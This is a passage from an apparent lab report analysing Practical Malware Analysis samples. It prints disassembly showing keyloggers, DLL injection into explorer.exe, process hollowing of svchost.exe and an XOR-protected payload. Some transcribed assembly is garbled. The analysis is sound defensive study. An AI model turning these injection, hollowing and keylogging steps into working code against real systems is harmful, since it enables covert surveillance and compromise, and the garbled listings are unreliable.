    push   0                 ; lpOverlapped
    lea    edx, [ebp+NumberOfBytesWritten]
    push   edx             ; lpNumberOfBytesWritten
    lea    edi, [ebp+Buffer]
    or    ecx, 0FFFFFFFh
    xor    eax, eax
    repne scasb
    not    ecx
    add    ecx, 0FFFFFFFh
    push   ecx             ; nNumberOfBytesToWrite
    lea    eax, [ebp+Buffer]
    push   eax             ; lpBuffer
    mov    ecx, [ebp+arg_0]
    mov    edx, [ecx+80Ch]
    push   edx             ; hFile
    call   ds:WriteFile

loc_100013FA:           ; CODE XREF: sub_10001380+20↑j
    push   0Ah              ; dwMilliseconds
    call   ds:Sleep
    jmp    short loc_1000138A

```

Here we can see evidence of information being written to this file before a timeout of '0A' (10) milliseconds occur and it repeats. We can also see evidence of another subroutine being called at 'sub\_10001030' and if we look into this we can see lots of evidence it is being used as a keylogger. Based on GetAsyncKeyState being used, we can look into [Virtual-Key Codes](#) to get an idea of what this is checking for before logging the character "<SHIFT>".

```

loc_10001127:          ; vKey
push 10h                ; vKey
call ds:GetAsyncKeyState ; Determine whether a key is up or down
movsx ecx, ax
and  ecx, 8000h
test ecx, ecx
jnz short loc_10001180

VK_SHIFT                 SHIFT key
0x10

loc_10001127:          ; vKey
push 14h                ; vKey
call ds:GetAsyncKeyState ; Determine whether a key is up or down
movsx edx, ax
and  edx, 8000h
test edx, edx
jnz short loc_10001180

VK_CAPITAL               CAPS LOCK key
0x14

loc_10001127:          ; vKey
push 0A0h                ; vKey
call ds:GetAsyncKeyState ; Determine whether a key is up or down
movsx eax, ax
and  eax, 8000h
test eax, eax
jnz short loc_10001180

VK_LSHIFT                Left SHIFT key
0xA0

loc_10001127:          ; vKey
push 0A1h                ; vKey
call ds:GetAsyncKeyState ; Determine whether a key is up or down
movsx ecx, ax
and  ecx, 8000h
test ecx, ecx
jz  short loc_10001180

VK_RSHIFT                Right SHIFT key
0xA1

loc_10001180:           ; "<SHIFT> "
mov edi, offset aShift
lea  edx, [ebp+var_804]

```

From this context we can infer that Lab11-03.dll is a keylogger which polls frequently and writes keys pushed to C:\WINDOWS\system32\kernel64x.dll.

### vii). Where does the malware store the data it collects?

Based on the above analysis we can confirm that this malware stores keystrokes and window information it collects at 'C:\WINDOWS\system32\kernel64x.dll'.

## Practical No. 6

a. Analyze the malware found in the file Lab12-01.exe and Lab12-01.dll. Make sure that these files are in the same directory when performing the analysis.


**i. What happens when you run the malware executable?**

A Message box with a incremental number in its title pops up every now and then...



**ii. What process is being injected?**

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.



Address	Ordinal	Name	Library
00405000		CloseHandle	KERNEL32
00405004		OpenProcess	KERNEL32
00405008		CreateRemoteThread	KERNEL32
0040500C		GetModuleHandleA	KERNEL32
00405010		WriteProcessMemory	KERNEL32
00405014		VirtualAllocEx	KERNEL32
00405018		IstrcatA	KERNEL32
0040501C		GetCurrentDirectoryA	KERNEL32
00405020		GetProcAddress	KERNEL32
00405024		LoadLibraryA	KERNEL32
00405028		GetCommandLineA	KERNEL32
0040502C		GetVersion	KERNEL32
00405030		ExitProcess	KERNEL32
00405034		TerminateProcess	KERNEL32
00405038		GetCurrentProcess	KERNEL32
0040503C		UnhandledExceptionFilter	KERNEL32


Figure 2. CreateRemoteThread in imports

“explorer.exe” is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```
.text:00401036        lea     edi, [ebp+var_FE]
.text:0040103C        rep stosd
.text:0040103E        stosw
.text:00401040        mov     eax, [ebp+dwProcessId]
.text:00401043        push    eax           ; dwProcessId
.text:00401044        push    0             ; bInheritHandle
.text:00401046        push    410h          ; dwDesiredAccess
.text:00401048        call    ds:OpenProcess
.text:00401051        mov     [ebp+hObject], eax
.text:00401054        cmp     [ebp+hObject], 0
.text:00401058        jz     short loc_401095
.text:0040105A        lea     ecx, [ebp+var_110]
.text:00401060        push    ecx
.text:00401068        push    ecx
.text:00401069        push    4
.text:00401063        lea     edx, [ebp+var_10C]
.text:00401069        push    edx
.text:0040106A        mov     eax, [ebp+hObject]
.text:0040106D        push    eax
.text:0040106E        call    dword_408714
.text:00401074        test   eax, eax
.text:00401076        jz     short loc_401095
.text:00401078        push    104h
.text:0040107D        lea     ecx, [ebp+var_108]
.text:00401083        push    ecx
.text:00401084        mov     edx, [ebp+var_10C]
.text:0040108A        push    edx
.text:0040108B        mov     eax, [ebp+hObject]
.text:0040108E        push    eax
.text:0040108F        call    dword_40870C
.text:00401095 loc_401095:      ; CODE XREF: sub_401000+58Tj
.text:00401095        push    0Ch           ; size_t
.text:00401095        push    offset aExplorer_exe ; "explorer.exe"
.text:0040109C        lea     ecx, [ebp+var_108]
.text:004010A2        push    ecx           ; char *
.text:004010A3        call    _strnicmp
.text:004010A8        add    esp, 0Ch
.text:004010AB        test   eax, eax
.text:004010AD        jnz    short loc_4010B6
.text:004010AF        mov     eax, 1
.text:004010B4        jmp     short loc_4010C2
.text:004010D2
```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.






Figure 4. Explorer.exe injected with dll

**iii. How can you make the malware stop the pop-ups?**

Kill explorer.exe and re-run it again

**iv. How does this malware operate?****Lab12-01.exe**

The malware begins by using psapi.dll's EnumProcesses to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```

xor    eax, eax
mov    [ebp+var_110], eax
mov    [ebp+var_100], eax
mov    [ebp+var_108], eax
mov    [ebp+var_1178], 44h
mov    ecx, 10h
xor    eax, eax
lea    edi, [ebp+var_1174]
rep stosd
mov    [ebp+var_118], 0
push   offset ProcName ; "EnumProcessModules"
push   offset LibfileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax           ; hModule
call   ds:GetProcAddress
mov    dword_408714, eax
push   offset GetModuleBaseNameA ; "GetModuleBaseNameA"
push   offset LibfileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax           ; hModule
call   ds:GetProcAddress
mov    dword_408700, eax
push   offset aEnumProcesses ; "EnumProcesses"
push   offset LibfileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax           ; hModule
call   ds:GetProcAddress
mov    dword_408710, eax
lea    ecx, [ebp+Buffer]
push   ecx           ; lpBuffer
push   10Ah          ; nBufferLength
call   ds:GetCurrentDirectoryA
push   offset String2 ; "\\"
lea    edx, [ebp+Buffer]
push   edx           ; lpString1
call   ds:StrlrcatA
push   offset alab1201.dll ; "Lab12-01.dll"
lea    eax, [ebp+Buffer]
push   eax           ; lpString1
call   ds:StrlrcatA
lea    ecx, [ebp+var_1128]
push   ecx           ; _DWORD
push   1000h          ; _DWORD
lea    edx, [ebp+dwProcessId]
push   edx           ; _DWORD
call   dword_408710
test   eax, eax
jnz   short loc_401100

```

Figure 5. EnumPorcesses

While looping through the processes only “explorer.exe” will be injected. The following figure shows the filtering taking place



Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contain the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)

```

loc_40128C:          ; flProtect
push   4
push   3000h          ; flAllocationType
push   104h            ; dwSize
push   0               ; lpAddress
mov    edx, [ebp+hProcess]
push   edx              ; hProcess
call   ds:VirtualAllocX
mov    [ebp+lpBaseAddress], eax
cmp    [ebp+lpBaseAddress], 0
jnz    short loc_4012BE

```

```

loc_4012BE:          ; lpNumberOfBytesWritten
push   0
push   104h            ; nSize
lea    eax, [ebp+Buffer]
push   eax              ; lpBuffer
mov    ecx, [ebp+lpBaseAddress]
push   ecx              ; lpBaseAddress
mov    edx, [ebp+hProcess]
push   edx              ; hProcess
call   ds:WriteProcessMemory
push   offset ModuleName ; "kernel32.dll"
call   ds:GetModuleHandleA
mov    [ebp+hModule], eax
push   offset aLoadlibraryA ; "LoadLibraryA"
mov    eax, [ebp+hModule]
push   eax              ; hModule
call   ds:GetProcAddress
mov    [ebp+lpStartAddress], eax
push   0                ; lpThreadId
push   0                ; dwCreationFlags
mov    ecx, [ebp+lpBaseAddress]
push   ecx              ; lpParameter
mov    edx, [ebp+lpStartAddress]
push   edx              ; lpStartAddress
push   0                ; dwStackSize
push   0                ; lpThreadAttributes
mov    eax, [ebp+hProcess]
push   eax              ; hProcess
call   ds>CreateRemoteThread
mov    [ebp+var_1130], eax
cmp    [ebp+var_1130], 0
jnz    short loc_401340

```

Figure 7. Injecting

**Lab12-01.dll**

The DllMain first creates a thread @ subroutine 0x10001030.

```

; attributes: bp-based frame
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

var_8= dword ptr -8
ThreadID= dword ptr -4
hinstDLL= dword ptr 0
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push   ebp
mov    ebp, esp
sub   esp, 8
cmp   [ebp+fdwReason], 1
jnz   short loc_100010C6

```

```

lea    eax, [ebp+ThreadID]
push   eax              ; lpThreadId
push   0                ; dwCreationFlags
push   0                ; lpParameter
push   offset sub_10001030 ; lpStartAddress
push   0                ; dwStackSize
push   0                ; lpThreadAttributes
call   ds>CreateThread
mov    [ebp+var_8], eax

```

```

loc_100010C6:
mov    eax, 1
mov    esp, ebp
pop    ebp
ret   0Ch
_DllMain@12 endp

```

Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute.

The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.




Figure 9. Popping MsgBox every minute

**b. Analyze the malware found in the file Lab12-02.exe.**

**b. What is the purpose of this program?**

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.

Time	Process Name	PID	Operation	Path	Result	Detail	Parent PID
11:00	incheck.exe	1348	WriteFile	\HELM50\TwM\Microsoft\Cryptography\Ring0\Used	SUCCESS	Type: REG_BINARY.	1244
11:00	incheck.exe	1348	SetFileInformationFile	C:\Windows\System32\config\system.DOS	SUCCESS	EndOfFile.1192	1244
11:00	incheck.exe	1348	SetFileInformationFile	C:\Windows\System32\config\system.LOS	SUCCESS	EndOfFile.1193	1244
11:00	incheck.exe	1348	SetFileInformationFile	C:\Windows\System32\config\system.VOL	SUCCESS	Offset: 0x00000000 Length: 12	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 12 Length: 12	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 12 Length: 4	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 38 Length: 4	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 39 Length: 1	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 40 Length: 1	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 41 Length: 1	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 42 Length: 1	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 43 Length: 1	1244
11:00	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 44 Length: 1	1244
11:10	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 45 Length: 1	1244
11:10	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 46 Length: 1	1244
11:10	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 47 Length: 1	1244
11:10	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 48 Length: 1	1244
11:10	incheck.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Empty\Collection\Chapter_13\practicalvalanalysis.log	SUCCESS	Offset: 49 Length: 1	1244

Figure 1. Write file to practicalmalwareanalysis.log

```
[window: Process Monitor Filter]
svchost1244
[Window: Process Monitor - Sysinternals: www.sysinternals.com]

>window: Run
notepad[ENTER]
[window: Untitled - Notepad]
deadbeef[ENTER]jmprsp[ENTER]hellow rBACKSPACE worBACKSPACE BACKSPACE BACKSPACE BACKSPACE BACKSPACE BACKSPACE world
```

Figure 2. Keystrokes in log file

## ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write

process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.

```

loc_401280:
    push    40h          ; size_t
    push    0             ; int
    lea     eax, [ebp+StartupInfo]
    push    eax           ; void *
    call    _memset
    add    esp, 0Ch
    push    10h          ; size_t
    push    0             ; int
    lea     ecx, [ebp+ProcessInformation]
    push    ecx           ; void *
    call    _memset
    add    esp, 0Ch
    lea     edx, [ebp+ProcessInformation]
    push    edx           ; lpProcessInformation
    lea     eax, [ebp+StartupInfo]
    push    eax           ; lpStartupInfo
    push    0             ; lpCurrentDirectory
    push    0             ; lpEnvironment
    push    0             ; lpCommandLine
    mov    ecx, [ebp+lpApplicationName]
    push    ecx           ; lpApplicationName
    call    ds>CreateProcessA
    push    eax           ; lpProcessName
    test   eax, eax
    jz     loc_401313

loc_401300:
    push    4             ; fProtect
    push    1000h         ; fAllocationType
    push    2ECh          ; dwSize
    push    0             ; lpAddress
    call    ds:VirtualAlloc
    mov    [ebp+lpContext], eax
    mov    edx, [ebp+lpContext]
    mov    duword ptr [edx], 10007h
    mov    eax, [ebp+lpContext]
    push    eax           ; lpContext
    mov    ecx, [ebp+ProcessInformation.hThread]
    push    ecx           ; hThread
    call    ds:GetThreadContext
    test   eax, eax
    jz     loc_401300

loc_401280:
    mov    [ebp+Buffer], 0
    mov    [ebp+lpBaseAddress], 0
    mov    [ebp+var_64], 0
    push    0             ; lpNumberOfBytesRead
    push    4             ; nSize
    lea     edx, [ebp+Buffer]
    push    edx           ; lpBuffer
    mov    eax, [ebp+lpContext]
    mov    ecx, [eax+00h]
    add    ecx, 8
    push    ecx           ; lpBaseAddress
    mov    edx, [ebp+ProcessInformation.hProcess]
    push    edx           ; hProcess
    call    ds:ReadProcessMemory
    push    offset ProcName : "NtUnmapViewOfSection"
    push    offset ModuleName : "ntdll.dll"
    call    ds:GetModuleHandle
    push    eax           ; hModule
    call    ds:GetProcAddress
    mov    [ebp+var_64], eax
    cmp    [ebp+var_64], 0
    jnz   short loc_401280

```

Figure 3. Create Suspended process, unmap memory

```

loc_401280:
    ; lpNumberOfBytesWritten
    push    0
    push    4             ; nSize
    mov    edx, [ebp+var_8]
    add    edx, 30h
    push    edx           ; lpBuffer
    mov    eax, [ebp+lpContext]
    mov    ecx, [eax+00h]
    add    ecx, 8
    push    ecx           ; lpBaseAddress
    mov    edx, [ebp+ProcessInformation.hProcess]
    push    edx           ; hProcess
    call    ds:WriteProcessMemory
    mov    eax, [ebp+var_8]
    mov    ecx, [ebp+lpBaseAddress]
    add    ecx, [eax+20h]
    mov    edx, [ebp+lpContext]
    mov    [edx+00h], ecx
    mov    eax, [ebp+lpContext]
    push    eax           ; lpContext
    mov    ecx, [ebp+ProcessInformation.hThread]
    push    ecx           ; hThread
    call    ds:SetThreadContext
    mov    edx, [ebp+ProcessInformation.hThread]
    push    edx           ; hThread
    call    ds:ResumeThread
    jmp   short loc_401300

```

Figure 4. WriteProcessMemory, ResumeThread

### iii. Where is the malicious payload stored?

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.





Figure 5. Resource with lots of As in it



#### iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by “A”.

```
.text:0040141B loc_40141B:
.text:0040141B     push    'A'           ; CODE XREF: FindResource+E0!j
.text:0040141B     mov     edx, [ebp+dwSize]   ; XOR Key
.text:0040141D     push    edx
.text:00401420     mov     eax, [ebp+var_8]
.text:00401424     push    eax
.text:00401425     call    XOR
.text:0040142A     add    esp, 0Ch
```

Figure 7. XOR by A

**v. How are strings protected?**

The strings are in plain... correct me if i am wrong

[S]	.data:0040506C 0000000D	C LOCALIZATION
[S]	.data:00405064 00000008	C UNICODE
[S]	.data:00405058 0000000A	C ntdll.dll
[S]	.data:00405040 00000015	C NtUnmapViewOfSection
[S]	.data:00405030 0000000D	C \\svchost.exe

Figure 8. Strings in plain

**c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file Lab12-03.exe****i. What is the purpose of this malicious payload?**

The use of SetWindowsHookExA with WH\_KEYBOARD\_LL as the id which suggests that this is a keylogger




Figure 1. SetWindowsHookExA

## ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH\_KEYBOARD or WH\_KEYBOARD\_LL hook procedure types, respectively. For WH\_KEYBOARD\_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

```
.text:004010C7 ; int __cdecl keylogs(int Buffer)
.text:004010C7 keylogs          proc near             ; CODE XREF: Fn+21tp
.text:004010C7
.text:004010C7 var_C           = dword ptr -0Ch
.text:004010C7 hfile            = dword ptr -8
.text:004010C7 NumberOfBytesWritten= dword ptr -4
.text:004010C7 Buffer           = dword ptr  8
.text:004010C7
.text:004010C7 push   ebp
.text:004010C7 mov    ebp, esp
.text:004010CA sub    esp, 0Ch
.text:004010CD mov    [ebp+NumberOfBytesWritten], 0
.text:004010D4 push   0           ; hTemplateFile
.text:004010D6 push   80h          ; dwFlagsAndAttributes
.text:004010D8 push   4           ; dwCreationDisposition
.text:004010D9 push   0           ; lpSecurityAttributes
.text:004010DF push   2           ; dwShareMode
.text:004010E1 push   4000000h      ; dwDesiredAccess
.text:004010E6 push   offset FileName ; "practicalmalwareanalysis.log"
.text:004010E6 call   ds>CreatefileA
.text:004010F1 mov    [ebp+hFile], eax
.text:004010F4 cmp    [ebp+hFile], 0FFFFFFFh
.text:004010F5 jnz   short loc_4010FF
.text:004010F5 jmp   loc_40143D
.text:004010FF ;
.text:004010FF loc_4010FF:        ; CODE XREF: keylogs+31+j
.text:004010FF push   2           ; dwMoveMethod
.text:00401101 push   0           ; lpDistanceToMoveHigh
.text:00401103 push   0           ; lDistanceToMove
.text:00401105 mov    eax, [ebp+hFile]
.text:00401108 push   eax          ; hFile
.text:00401109 call   ds:SetFilePointer
.text:0040110F push   400h          ; nMaxCount
.text:00401114 push   offset Buffer ; lpString
.text:00401119 call   ds:GetForegroundWindow
.text:0040111F push   eax          ; hWnd
.text:00401120 call   ds:GetWindowTextA
.text:00401126 push   offset Buffer ; char *
.text:00401128 push   offset byte_405350 ; char *
.text:00401128 call   _strcmp
.text:00401135 add    esp, 8
.text:00401138 test   eax, eax
.text:00401138 jz    short loc_4011AB
.text:0040113C push   0           ; lpOverlapped
.text:0040113E lea    ecx, [ebp+NumberOfBytesWritten]
```

Figure 2. Log to practicalmalwareanalysis.log

